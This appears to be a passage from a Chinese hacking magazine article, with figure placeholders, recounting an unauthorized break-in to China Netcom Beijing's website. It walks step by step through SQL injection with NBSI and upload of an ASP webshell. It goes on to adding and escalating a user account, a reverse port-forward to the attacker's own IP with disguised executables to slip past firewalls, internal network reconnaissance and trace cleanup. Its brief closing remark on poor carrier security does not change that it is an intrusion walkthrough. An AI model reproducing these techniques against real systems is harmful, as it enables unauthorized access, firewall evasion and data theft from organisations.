


图 4

打开网通北京总公司的网站，开始测试，先使用SuperScan3进行扫描，一会儿结果出来了，开的端口很标准，是个Windows2003的服务器，溢出就甭想了，现在再来看看他们的网站吧，找了个带参数的地址交给NBSI去跑，果然有漏洞，而且是MS_SQL数据库，更令人吃惊的是SA权限哦，没什么好说的，猜表，结果出来了，是没有加过密的密码哦（图5）。




图 5

再来看看他们网站的后台地址，继续用NBSI来扫，很快的就出来了（图6），在IE中填上地址，OK，成功登录（图7）！使用NBSI提供的Commander工具执行**NET USER**、**NET START**等命令也完全正常显示，主机也开放了3389终端服务，那为什么我们刚才没有扫描到呢？奇怪了，我猜一定是防火墙的原因，弄个ASP木马上去看看，怎么写呢？在管理项里有设置选项哦（图8），改了上传限制然后直接上传就可以了！




图 6




图 7

在IE中填入ASP木马的地址，呵呵，我们的小马顺利的诞生了，如图9，图10，传了个SQLRootkit执行一下Systeminfo和Query Users，如图11，发现有个用户在线，小心哦，不过这个

用户已经登录了好几天了，我推断服务器上没有人操作，用ASP木马看看各个盘，没有什么好东西，很轻松的得到那个CONN.ASP文件（图12），呵呵！我们现在有了SA的权限啦（好高兴哦），我想看看他的桌面（3389），嘿嘿！他不让我连他的3389，那我就让他连接我！先加个用户TsInternetUser到服务器，提权到管理员权限，我使用的是阿长的AngelShell，它其实是一个后门，不过其隐蔽性比较差，它的服务端还有反弹连接的功能，我们就使用它的这个反弹连接工具吧，先在本地运行FportClient，上面写3389，下面写7788（图13），开始监听，用WEBSHELL把转向工具传上去，在WEBSHELL的CMD模块中执行ftp.exe 3389 211.*.*.* 7788（211.*.*.* 是我的ADSL外网的IP），开始执行，有回应了，现在我们只要使用远程桌面连接器连接本机的7788端口就会被转到远程计算机的3389上，这样可以突破很多防火墙哦！不管是软的还是硬的，通杀的！如果还不成功，我们知道大多数防火墙都允许本机的Iexplore.exe（IE浏览器）、Msimn.exe（OutLook Express）、Lsass.exe、Spoolsv.exe、MSTask.exe、Winlogon.exe、Svchost.exe、Services.exe等程序访问外网，防火墙只检测它们的文件名和路径是否正确，我们可以替换这些文件来突破防火墙，在SQL Rootkit中执行“Ren MSTask.exe MSTask1.exe”、“Ren Fport.exe MSTask.exe”，再来执行“MSTask.exe 211.*.*.* 7788”，这样我们就可以突破了（注：更改文件名必须有管理员的权限哦）！现在我们用远程桌面来连接我们本机的7788端口，在地址中输入“127.0.0.1:7788”连接，成功，看到2003的登录界面了，填上我们的TsInternetUser用户的密码，成功登录，真不容易哦（图14），再来看看“Ipconfig /all”还有个内网哦，来看看内网的情况，好丰富哦，不愧是网通北京的总公司，有N多个域，那么就有N*N多计算机喽！呵呵，如果进一步扩大战果的话，汗啊！我就不玩了，毕竟是网通啊，怕怕哦，打扫好痕迹，给管理员里留个Message吧！




图8




图9

看到了吧，这就是我们的移动和网通的安全状况，令人担忧哦，现在还有很多的网络空间提供商，有的只安装了虚拟主机管理软件就OK了，权限设置的相当吓人，连最起码的杀毒软件和防火墙都不安装，可怕，如果被入侵的话，那损失将是多大啊，




图10

